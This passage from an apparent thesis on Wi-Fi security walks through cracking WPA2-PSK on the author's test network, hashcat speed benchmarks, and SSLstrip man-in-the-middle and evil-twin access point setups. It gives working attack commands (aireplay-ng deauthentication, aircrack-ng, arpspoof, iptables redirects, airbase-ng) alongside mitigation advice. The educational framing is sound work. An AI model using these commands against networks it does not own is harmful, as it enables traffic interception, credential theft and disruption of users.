This attack works great in theory but in practice, it doesn't at least not anymore. Because for example android phones don't seem to use any alternative as soon as the DHCP requests time out, they will just stop trying and disconnect instead of using an autoconfiguration address. When a device doesn't use an alternative to DHCP what is going to happen is, the device will either try to connect again or completely stop trying. Either way there will be just very few packets that an attacker can use to crack the key afterwards. In my tests the number of packets captured without being able to replay the ARP packets, hasn't exceeded 1'000. As this is also the case with other devices that I have tested (some Linux versions), I would declare this attack as a great proof of concept but not suitable for "everyday" cracking.

But as WEP is barely used anymore this isn't a problem. But still how could you protect yourself from the attack? The simplest options are to just turn off Wi-Fi when you aren't using it and/or turn off the autoconnection feature so it doesn't automatically connect to an AP with the same SSID.

5.2 WPA-PSK

This section will be, compared to the one about WEP, quite short as in WPA-PSK there are no such drastic (publicly) known flaws that we could exploit.

To crack the WPA-PSK encryption you basically "just" need to capture the 4-Way-Handshake and then bruteforce the key. As always when the term bruteforce is used, it takes a lot of time but let's talk about capturing the handshake first. To capture the 4-Way Handshake, you simply need to put your card into the so called "monitor mode" and wait until a device connects to the targeted access point. There are several different tools to do this, for example you could use Wireshark or airmon-ng. In Wireshark the captured handshake messages appear as seen in my screenshot in fig. 4.8. When the handshake is captured and saved in a file you now need to get the key from it. This can again be done in multiple ways. As you will use a dictionary attack or a brute force attack, the time it takes to go through all the possibilities depends on your available computing power. Nowadays you should almost always use your graphics card instead of your CPU because it is often way more powerful (or you could use both simultaneously). The main problem with the dictionary attacks however isn't the fact that it's time consuming, it is the chance that the real password isn't part of your dictionary and you're only wasting time trying random words. This is the advantage of bruteforcing, here you try all possible combinations with a given set of characters. Here the password will sooner or later (usually later) be tested and therefore successfully cracked but as simple math shows this can take years to complete: The minimum length of a password used for WPA encryption is 8 characters. Let's assume the targeted router uses exactly 8 characters and only lowercase letters and numbers, these equals to 36 possibilities for each of the 8 characters which is already an enormous amount to calculate and try, and we have assumed the (unlikely) scenario that the router uses an easy password. So to conclude, as an attacker your only realistic chance is to have a good wordlist containing the password (or you could create your own list with background information about the owner etc.) as everything else takes endless time and in the meantime the password could have already been changed. And from the victim's point of view: Use a password, or better a passphrase that you can remember but isn't common and therefore won't be found in a dictionary, mix that phrase with symbols and numbers and you should be safe against these kind of attacks.

5.2.1 Cracking WPA(2)-PSK Key With An Isolated Client

We've already seen that it is possible to get the WEP key with an isolated client in the Caffe Latte Attack (section 5.1.1). With WPA(2)-PSK it is basically the same approach as with WEP, we set up a fake access point with airbase-ng to which our victim device should connect. The difference between the connection process with a normal router is that the attacker doesn't have the PSK but this doesn't impose any

problem because he doesn't need it for this process. First there is the usual Probe request & response, the Authentication Request & Response and the Association Request & response. After that comes as always the 4-Way Handshake. The first message which contains the ANonce is no problem for the attacker, as the ANonce is nothing else than a randomly generated number. In the second message the client uses the key in his message and sends it to the attacker. Now the attacker has enough information (messages 1 and 2) to try to crack the key as usual via dictionary attack. As the handshake-process doesn't continue, the client disconnects from the router.




Figure 5.5: WPA cracking with an isolated client [5]

5.2.2 Practical Cracking

A quick note, why I don't provide any practical cracking screenshots etc. here: 1.) In section 5.3 you can find a demonstration of the WPA2-PSK cracking process and it is the same procedure so there is no need to do that twice. 2.) I have already described the process of capturing the handshake and after you have the handshake, you simply have to feed it into your tool of choice to crack it for you. A good example to crack all kinds of hashes using CPU/GPU is "hashcat" but there are several other (paid) programs that might offer a nicer user interface etc. furthermore there are tons of tutorials in the internet about cracking Wi-Fi if you're interested in a guide on how to use these tools.

5.3 WPA2-PSK

Cracking a WPA2-PSK encrypted network is, even though there are some differences in the security protocol, the exact same procedure when it comes to cracking it. Exactly as in WPA-PSK you capture the 4-Way Handshake and then try to get the key out of it. And WPA2-PSK is also as vulnerable as WPA-PSK if a weak passphrase is chosen, so the same tips apply here as well: Use a long passphrase with different symbols and you should be safe.

5.3.1 My Setup

I have configured my router to use "Test-AP" as SSID, WPA2-PSK as encryption method and "justademonstration" as the password.




Figure 5.6: Screenshot of Router Configuration

```
CH 1 ][ Elapsed: 36 s ][ 2016-11-20 05:22 ][ WPA handshake: 22:E5:2A:09:AB:59
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
22:E5:2A:09:AB:59 -61 2 171 351 52 1 54e WPA2 CCMP PSK Test-AP
BSSID          STATION PWR Rate Lost Frames Probe
22:E5:2A:09:AB:59 48:5A:3F:5D:1A:30 -28 54e-24e 794 95
root@pc:~/Documents/caps/ma/wpa# airodump-ng wlan0mon -c 1 --bssid 22:E5:2A:09:AB:59 -w wpa2
```

Figure 5.7: Airodump-ng Capture of the Handshake

5.3.2 Obtaining the Handshake

After setting up the network, my first thing to do, is to obtain the handshake. The easiest way to do this is by either waiting until a client connects to the router or by deauthenticating the active clients (while listening for the handshake). Either way I need to capture the process of a device connecting to the router. To capture the handshake I have used airmon-ng and to deauthenticate the client, in this case my phone, I have used aireplay-ng.

To capture the handshake I have already applied the filtering by my target mac address to ensure that I am only capturing the traffic of my target network and no other traffic. In figure 5.7 you can see the exact command that I have used as well as the output of the capture process. Now to send the deauthentication packets I have used the command that you can see in figure 5.8. I have sent 5 deauthentication packets to the MAC address specified by the -a option. Why 5 packets instead of just 1? Sometimes it doesn't work with 1 so I have just sent 5 to be sure. Just for your information, I have sent the deauthentication packets to the router, which means that all clients connected will be disconnected. I could also have sent it directly to a specific client but as I wanted to capture the handshake as soon as possible, it's

```

root@pc:~# aireplay-ng --deauth 5 -a 22:E5:2A:09:AB:59 wlan0mon
05:13:11 Waiting for beacon frame (BSSID: 22:E5:2A:09:AB:59) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
05:13:11 Sending DeAuth to broadcast -- BSSID: [22:E5:2A:09:AB:59]
05:13:12 Sending DeAuth to broadcast -- BSSID: [22:E5:2A:09:AB:59]
05:13:12 Sending DeAuth to broadcast -- BSSID: [22:E5:2A:09:AB:59]
05:13:13 Sending DeAuth to broadcast -- BSSID: [22:E5:2A:09:AB:59]
05:13:13 Sending DeAuth to broadcast -- BSSID: [22:E5:2A:09:AB:59]

```

Figure 5.8: Sending Deauthentication Packets to the Router

better to it this way as there are multiple clients going to reconnect and therefore multiple opportunities for me to capture the desired handshake.

5.3.3 Cracking the Key

Now that we have successfully captured the handshake, we just need to get the key out of it. For the sake of simplicity I have used aircrack-ng to crack the key instead of any more complex GPU cracking software software but I will make a comparison between them in terms of cracking speed later. In figure 5.9 you can see the exact command that I have used as well as the output with the cracked key.

```

Aircrack-ng 1.2 rc4
[00:00:00] 152/236 keys tested (212.74 k/s)
Time left: 0 seconds 64.41%
KEY FOUND! [ justademonstration ]

Master Key : 1B 35 60 1F 75 DA E7 0B 04 F4 AA 6C FE 5B 7C D5
             B6 CB 09 7D 14 1F 4B 66 89 62 F2 28 AF D3 20 06

Transient Key : 84 4A A7 B7 74 EB 62 A6 7C C2 07 A7 1E 29 13 41
                DA 04 91 ED 62 BE D7 CD 2A 74 09 55 12 58 0D C3
                17 A0 CB 42 8C 1D 99 AD F2 F3 B5 EA 54 79 1F 29
                69 D8 5F 73 AC E1 8C 1A 34 42 EE E5 83 FA B2 6F

EAPOL HMAC : 39 D5 31 5C B3 84 EA D5 0E 71 5D 5E D3 AA 22 2D
root@pc:~/Documents/caps/ma/wpa# aircrack-ng -w /usr/share/wordlists/fern-wifi/common.txt wpa2-01.cap

```

Figure 5.9: Cracking the Key with Aircrack-ng

Because this is a demonstration, I have obviously used a pretty small dictionary (just a random one provided in Kali Linux), in order to save time. As the dictionary is really small, I had to manually add the password ("justademonstration") to it but the process is exactly the same for other passwords, that you obviously can't add to the wordlist because you don't know them, it will just take much longer as the computer has to try many more passwords than in this case.

5.4 Accelerate The WPA(2)PSK Cracking Process

There is a way to do the most resource consuming calculations (calculating the PMK because it needs to be hashed 4096 times) in advance to speed up the process of

cracking the key. It is possible to pre-calculate the PMK for different commonly used SSIDs and passwords. So if our target now has a common SSID e.g. a vendor name like DLINK, we can use the already generated PMKs to crack the key which is much faster. This method is called "Time-Memory trade-off" and often referred to as rainbow tables. Another (obvious) way would be to increase your computing power or crack the key using cloud computing services like Amazons EC2 where you can rent an extremely powerful instance and only pay for the time you have actually used it (which comes a lot cheaper than a hardware upgrade if used infrequently).

5.4.1 Comparison of Hashcat Benchmarks

Here I want to provide a quick overview of the possible cracking speeds with current technology. As every tool used for cracking has a slightly different approach, the speeds will differ and aren't really suitable for comparison so I have stuck to the probably most popular one, Hashcat. To give you an idea what general hash speeds will look like I provide the hashcat benchmarking results of my laptop (Aorus X3 Plus V3) which uses a Nvidia GTX970M, the results of the "Sagitta Brutalis 1080 (PN S3480-GTX-1080-2697-128)" which uses 8xNvidia GTX108 and the results when using an AWS cloud computing instance. Just for your information, 1 Hash equals 1 calculated password or 1 "try of a password".

Sagitta Brutalis 1080 (PN S3480-GTX-1080-2697-128):

```
hashcat (v3.00-beta-145-g069634a) starting in benchmark-mode...
```

```
Device #1: Graphics Device, 2028/8113 MB allocatable, 20MCU
Device #2: Graphics Device, 2028/8113 MB allocatable, 20MCU
Device #3: Graphics Device, 2028/8113 MB allocatable, 20MCU
Device #4: Graphics Device, 2028/8113 MB allocatable, 20MCU
Device #5: Graphics Device, 2028/8113 MB allocatable, 20MCU
Device #6: Graphics Device, 2028/8113 MB allocatable, 20MCU
Device #7: Graphics Device, 2028/8113 MB allocatable, 20MCU
Device #8: Graphics Device, 2028/8113 MB allocatable, 20MCU
```

Hashtype: WPA/WPA2

```
Speed.Dev.#1.: 396.8 kH/s (96.10ms)
Speed.Dev.#2.: 390.6 kH/s (93.39ms)
Speed.Dev.#3.: 397.1 kH/s (92.82ms)
Speed.Dev.#4.: 397.0 kH/s (96.09ms)
Speed.Dev.#5.: 399.0 kH/s (97.15ms)
Speed.Dev.#6.: 394.5 kH/s (96.68ms)
Speed.Dev.#7.: 400.2 kH/s (92.12ms)
Speed.Dev.#8.: 402.5 kH/s (96.29ms)
Speed.Dev.*.: 3177.6 kH/s
```

Aorus X3 Plus V3:

hashcat (v3.10) starting in benchmark-mode...

OpenCL Platform #1: Intel(R) Corporation

=====

- Device #1: Intel(R) HD Graphics 4600, skipped
- Device #2: Intel(R) Core(TM) i7-4720HQ CPU @ 2.60GHz, skipped

OpenCL Platform #2: NVIDIA Corporation

=====

- Device #3: GeForce GTX 970M, 1536/6144 MB allocatable, 10MCU

Hashtype: WPA/WPA2

Speed.Dev.#3.: 109.7 kH/s (95.80ms)

Amazon EC2 NVIDIA GRID K520 oclHashcat
cudaHashcat v1.36 starting in benchmark-mode...

Device #1: GRID K520, 4095MB, 797Mhz, 8MCU

Hashtype: WPA/WPA2

Workload: 1024 loops, 32 accel

Speed.GPU.#1.: 42734 H/s

To be able to compare the devices I think the price is relevant. The sagitta machine costs (in the base configuration) 18'499\$, the Aorus X3 Plus V3 is as far as I know not available anymore but its successor costs around 2'300 CHF. The prices for AWS instances vary but it costs about 2.5\$ per hour to use. As we can see quite quickly with these numbers, my laptop isn't worth its cost when looking at the hashing speed. But you obviously have to keep in mind that the sagitta machine is constructed for this, while my notebook is designed to be lightweight and portable which can be seen clearly in the weight difference: 52kg vs 1.8kg. The AWS instances clearly win if you use it infrequently but for regular use the sagitta (or another desktop machine) is much cheaper.

Chapter 6

Risks

Having your own Wi-Fi network provides you with a convenient way to connect to the Internet with multiple devices without needing to lay Ethernet cables through your entire home, but this also comes with some risks for the users as well as the owner of the network.

6.1 Risks for the owner of the network

As an operator of a Wi-Fi network you need to pay attention to its security as you are, in a lot of jurisdictions, responsible for everything that happens within your network. If for example someone uses your network to illegally download files or other illicit actions then you as the owner might be held accountable for that. But there is an easy solution: You just need to use a strong passphrase with a strong encryption scheme because these laws usually only apply, if the network isn't sufficiently secured.

6.2 Risks for the users of the network

The user of private networks at home is normally safe and not vulnerable to the attacks that I explain in this section, as you should be able to trust the other users of the network.

When using public Wi-Fi networks it is a different situation, you don't know who else is using the network and there could be others with malicious intentions. But what are the possibilities from an attacker's perspective in a public Wi-Fi? I will mention a couple of possible attacks here and I will also explain some in a more detailed manner with examples in the following section.

An attacker can conduct so called "Man in the middle" attacks. As the name suggests, the attacker is in the middle of you (the user) and the router. The traffic is then flowing through him, instead of going directly to its destination. This attack allows the hacker to read and edit the data you are sending over the network. If your data is sent unencrypted, this can be a huge problem, but nowadays most of the major websites use SSL to encrypt the traffic but as this doesn't apply to all the websites you might be using and because there is the possibility to prevent you from using SSL (see section 8.2 for more information), you should encrypt all your traffic when using public networks. The easiest way to do so is probably by using a VPN. A VPN basically routes your traffic through an external server and encrypts it, before going to the actual destination.

Chapter 7

Attacks against Wi-Fi Networks

In this section I present you an overview of the different possible attacks against wireless networks. Some of them aren't really attacks but just techniques used to avoid security measures. Please note that I haven't described every single attack mentioned here in great detail as part of this thesis, this might be either because the attack is in my opinion so trivial that an explanation isn't necessary or because the attack is too complicated for it's possible impact or simply not popular enough.

7.1 Access Control Attacks

These attacks have the goal to circumvent the access control measures.

7.1.1 Wardriving

Wardriving is the activity of actively searching for Wi-Fi networks using a car. (There is another version of the term called "Warwalking" where the person is walking instead of driving). The typical wardriver is sitting in the passenger seat of a car and uses a notebook with an external antenna to increase the range. A wardriver is only capturing the signals (mostly beacon frames) that his antenna receives but he does not break into networks. Nowadays you obviously have a lot of different devices that can handle this task of capturing all the packets as good as notebooks but are much smaller e.g. mobile phones, portable routers. A lot of wardrivers do this as a hobby to help raise awareness about badly secured (home) Wi-Fi networks. But of course there can also be criminal intentions with the goal to steal data etc. with following attacks. As long as the wardriver remains completely passive, it is absolutely legal, as there is no direct communication between the wardriver and the networks. [22]

The commonly used tools used for Wardriving are:

- Airon-ng
- Kismet
- NetStumbler
- Wellenreiter

7.1.2 MAC Spoofing

Every network interface on a networking device has a "Media Access Control" address, the MAC address. Sometimes it is also called the hardware address of a networking device. Now spoofing is a technique to change this value. Actually it isn't possible to change the hard-coded MAC address on the network interface controller itself but many drivers allow to change the address. Besides the drivers, there are a lot of tools that change the MAC address by telling the operating system that the device is using the desired MAC address. Changing the MAC address can be useful to bypass access control lists (e.g. MAC address filtering on a router, where only certain devices/MAC addresses are allowed to connect) or it can be used to mask one's identity and protect the user's privacy. [23]

To spoof your MAC address you can either use the networking settings of your operating system or a separate tool that does that for you. Popular examples for such tools are:

- TMAC (Windows)
- MacChanger (Linux)
- SpoofMAC (cross-platform)

7.1.3 Rogue Access Points

A so called rogue access point is an unauthorized AP installed on a secure network (e.g. attached to the LAN of an enterprise), it doesn't matter if it's installed by an unwitting employee or a malicious attacker. The problem with these access points, that are usually installed in order to provide a convenient way to use your own devices at work, is that most of the time they are not at all or just poorly secured and this makes the network vulnerable to attacks from outside of the LAN and often even from other, adjacent buildings. According to a networking company, 20% of all the corporations have had or still have rogue APs in their network and as if the situation wasn't bad enough already, most of these rogue access points use either no encryption or WEP. To create a rogue AP, you use the same hardware/software as you do to create a normal access point as it is basically the same, just in a special environment. [24][25]

7.2 Confidentiality Attacks

These attacks attempt to intercept data that is transferred wirelessly.

7.2.1 Cracking a WEP Key

Cracking a WEP key is done by capturing data packets in order to recover the WEP key. Cracking a WEP key is described in detail in section 5

7.2.2 Evil Twin AP

An evil twin access point is a fraudulent AP that seems to be legitimate but is set up with malicious intent, to intercept wireless communications. The goal of this

type of attack is to steal credentials by monitoring the traffic or by redirecting the users to fraudulent websites. Because I find the concept of this attack interesting and as it is widely used in the real world, I have created a separate section (9) on this attack.

7.2.3 Man in the Middle

As this is a big topic and a very popular attack method, I will discuss this separately in section 8.

7.3 Authentication Attacks

These attacks attempt to circumvent an authentication mechanism.

7.3.1 PSK-Cracking

Cracking a WPA(2)-PSK using a captured handshake with a dictionary/brute force attack.

7.4 Availability Attacks

These attacks prevent the users from properly using the AP.

7.4.1 Beacon Flood

In this attack, an attacker sends out numerous fake 802.11 beacon packets in order to make it difficult for devices to find the genuine AP.

7.4.2 Deauthentication Flood

In this attack, an attacker floods devices with deauthentication packets which will result in the device disconnecting and reconnecting. As long as the packets will be sent, the device won't be able to use the Wi-Fi anymore. You could also call this "Wi-Fi jamming".

Chapter 8

Man-in-the-Middle Attack

8.1 General Overview

The man-in-the-middle attack or MitM attack is an attack, where the attacker puts himself in between the router and the client. Doing so allows him to intercept and modify data that is meant for someone else, without the other party knowing. The main points of the attack are:

- It is a type of eavesdropping as the attacker acts as a middleman between the two communicating parties.
- It allows the attacker to intercept, send and receive data that is meant for someone else in real time.




Figure 8.1: Overview of a MitM Attack situation [6]

In figure 8.1 you can see the basic setup of a MitM attack. To give you an example of what an attacker can do in such a scenario, I will describe a situation of

which we assume that no encryption is used so the attacker is able to read/modify all data packets.

Let's say Alice wants to send Bob a message over an instant messenger. When she sends the message, the message first goes to the attacker. The attacker now reads the message and maybe modifies it. If for example Alice tells Bob to meet at 17:00, the attacker might change that to 20:00 and hereby harass them. Another way more dangerous example would be that Alice wants to buy something on the Internet. She receives the email of the vendor containing the bank details to do the payment but because she has received this data through the attacker, the account she is going to send the money to isn't the vendor's but the attacker's. So you see that these kinds of attacks can have a huge impact but I have said that we assume there is no encryption but nowadays most websites (especially the ones with confidential data) use SSL/HTTPS will this attack still work? In the next section, we will find out.

8.2 SSLstrip




Figure 8.2: Simplified HTTPS Communication Process [7]

8.2.1 SSL

First I want to provide a quick overview of how HTTPS works. The basic procedure when you visit a website that is using SSL can be seen in figure 8.2.

1. The browser connects to the website via HTTP on port 80 (standard HTTP port). Let's use `http://edu.sh.ch` as an example.
2. The browser is being redirected by the webserver to the HTTPS version of the website.
3. The browser connects to the HTTPS version `https://edu.sh.ch` on port 443 (standard HTTPS port).
4. The webserver provides a certificate to validate its identity to the browser.
5. The client validates the certificate with a list of trusted certificate authorities.

6. The encrypted communication begins. (Or if the validation failed, the user will receive a warning message notifying him of this error)

Now that we have a basic understanding of HTTPS we can dive into the usage of the SSLstrip attack. The idea is to prevent the victim from using HTTPS while transferring the data through the attacker. This means that the attacker (from the webserver's point of view) impersonates the client/victim and uses HTTPS but all the data between the actual client and the attacker is being sent in plaintext over HTTP. To make this happen we use a program called SSLstrip.

8.3 How to Do a MitM Attack

To conduct the attack, I am using a virtual machine with Kali Linux because almost all the necessary programs are already installed in it. First of all we need to activate IP forwarding. I do this with the following command:

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

When this is done, we need to route the intercepted HTTP traffic to the program itself. We do this by modifying the iptables (firewall) configuration.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80  
-j REDIRECT --to-port 3000
```

The port I redirect the traffic to, can be chosen freely, you just need to set up SSLstrip to listen on that port. We start SSLstrip with the following command:

```
sslstrip -l 3000
```

Now we are almost done, we just need to configure ARP spoofing to redirect the traffic of our victim to us. What this does is, it tells the victim that our device (actually our device's MAC address) is his destination device (actually his destination device's MAC address). To do this I use the tool arpspoof with the following command:

```
arpspoof -i eth0 -t 192.168.1.14 192.168.1.1
```

With the "-i interface" I specify the network interface, with "-t targetip gatewayip" the IP of my target and of the network gateway, that should be used for spoofing.

Now the setup is done and we can start a network sniffing program of our choosing. I use Wireshark to analyze the traffic. The commands I have provided above are to be used in a wired network. I cover the wireless version in the Evil Twin AP section (9), but the approach is the same you just don't use your Ethernet interface but your wireless one.

8.4 Mitigation

This attack can be considered virtually undetectable from the webserver's point of view, because all the webserver sees is a normal connection with a client. But we can still do some things from a client's perspective:

- **Use your home connection**

When using your private network, the chance of an attacker listening to your traffic is much smaller. In a public network you don't know if there are people with malicious intents that are just using the network to conduct these kinds of attacks, at home on the other hand you can (usually) trust the other users.

- **Make sure HTTPS is enabled** Everytime you visit a website with HTTPS enabled, in the top left corner of your browser window directly next to the URL, there will be a green mark or lock indicating the use of HTTPS. With a MitM attack, you won't be seeing this as the traffic from your browser to the attacker is sent via HTTP. So if you visit your online banking website and you don't see that symbol, there is probably something wrong.

Chapter 9

Evil Twin AP

9.1 Initial situation & Setup

9.1.1 Theory




Figure 9.1: Evil twin setup

An evil twin access point can be used in various situations. The easiest example is a device that is connected to an access point that uses open/no encryption. If the AP uses encryption then the attacker can only create a perfect clone if he knows the credentials for the original network. As you can see in fig. 9.1, the attacker routes all traffic from the victim through his computer to the actual AP which makes the connection look genuine to the victim. So if the victim wants to browse to a website, the request is first being transferred to the attacker, who can then change it as he wishes and finally forward the request to the actual AP, where it will continue its way to the webserver as with a normal AP. If the attacker does, for whatever reason, not want to connect to the original AP, he can also connect his evil twin to the Internet through another network, or he could also not connect it to the internet at all which is going to look suspicious as the victim won't be able to connect to the Internet and therefore isn't recommended at all.

9.1.2 My Setup

I am using Kali Linux in a virtual machine with a USB Wi-Fi adapter to conduct the attack and my laptop (the host machine) to connect to the Internet. I share my laptops Internet connection with the virtual machine because I don't want to use two Wi-Fi adapters with the virtual machine (but that would be perfectly fine as well). The network I clone is as usual, my "Test-AP" network using WPA2 in this case.


9.2 Demonstration

9.2.1 General Setup

I start with a fresh installation of Kali Linux here so in order to conduct the attack we first need to install a dhcp server. I use the following command to do so:

```
apt-get install isc-dhcp-server
```

After the installation the dhcp server needs to be configured. This means editing the configuration file. You can see the contents of my configuration file in figure 9.2

A screenshot of a terminal window titled 'root@kali: ~'. The terminal shows the nano editor editing the file '/etc/dhcpd.conf'. The configuration content is as follows:

```
File Edit View Search Terminal Help
GNU nano 2.4.3 File: /etc/dhcpd.conf
:20:07 Trying to set MTU on at0 to 1500
authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.2.0 netmask 255.255.255.0 {
option subnet-mask 255.255.255.0;
option broadcast-address 192.168.2.255;
option routers 192.168.2.1;
option domain-name-servers 8.8.8.8;
range 192.168.2.30 192.168.2.70;
}
```

Figure 9.2: My Configuration of the DHCP Server

To put my wireless adapter into monitor mode, I use the following command.

```
airmon-ng start wlan0
```

Now I create the fake access point using airbase-ng:

```
airbase-ng -e Test-AP -c 1 wlan0mon
```

We are almost done, the fake AP is up and running but there is no Internet connection yet so we need to create a bridge between the fake AP and our real Internet connection. Therefore we need to do some configurations:

- Bridge between the fake AP and our Internet connection

```
ifconfig at0 192.168.2.1 netmask 255.255.255.0
```


- We also need to modify our iptables configuration.

```
route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.2.1
```

- IP forwarding

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

- Multiple iptables settings

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
iptables -t nat -A FORWARD -i eth0 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination [LOCALIP]
iptables -t nat -A POSTROUTING -j MASQUERADE
```

- Restart and reconfigure the dhcp server

```
dhcpd -cf /etc/dhcpd.conf -pf /var/run/dhcpd.pid at0
/etc/init.d/isc-dhcp-server start
```

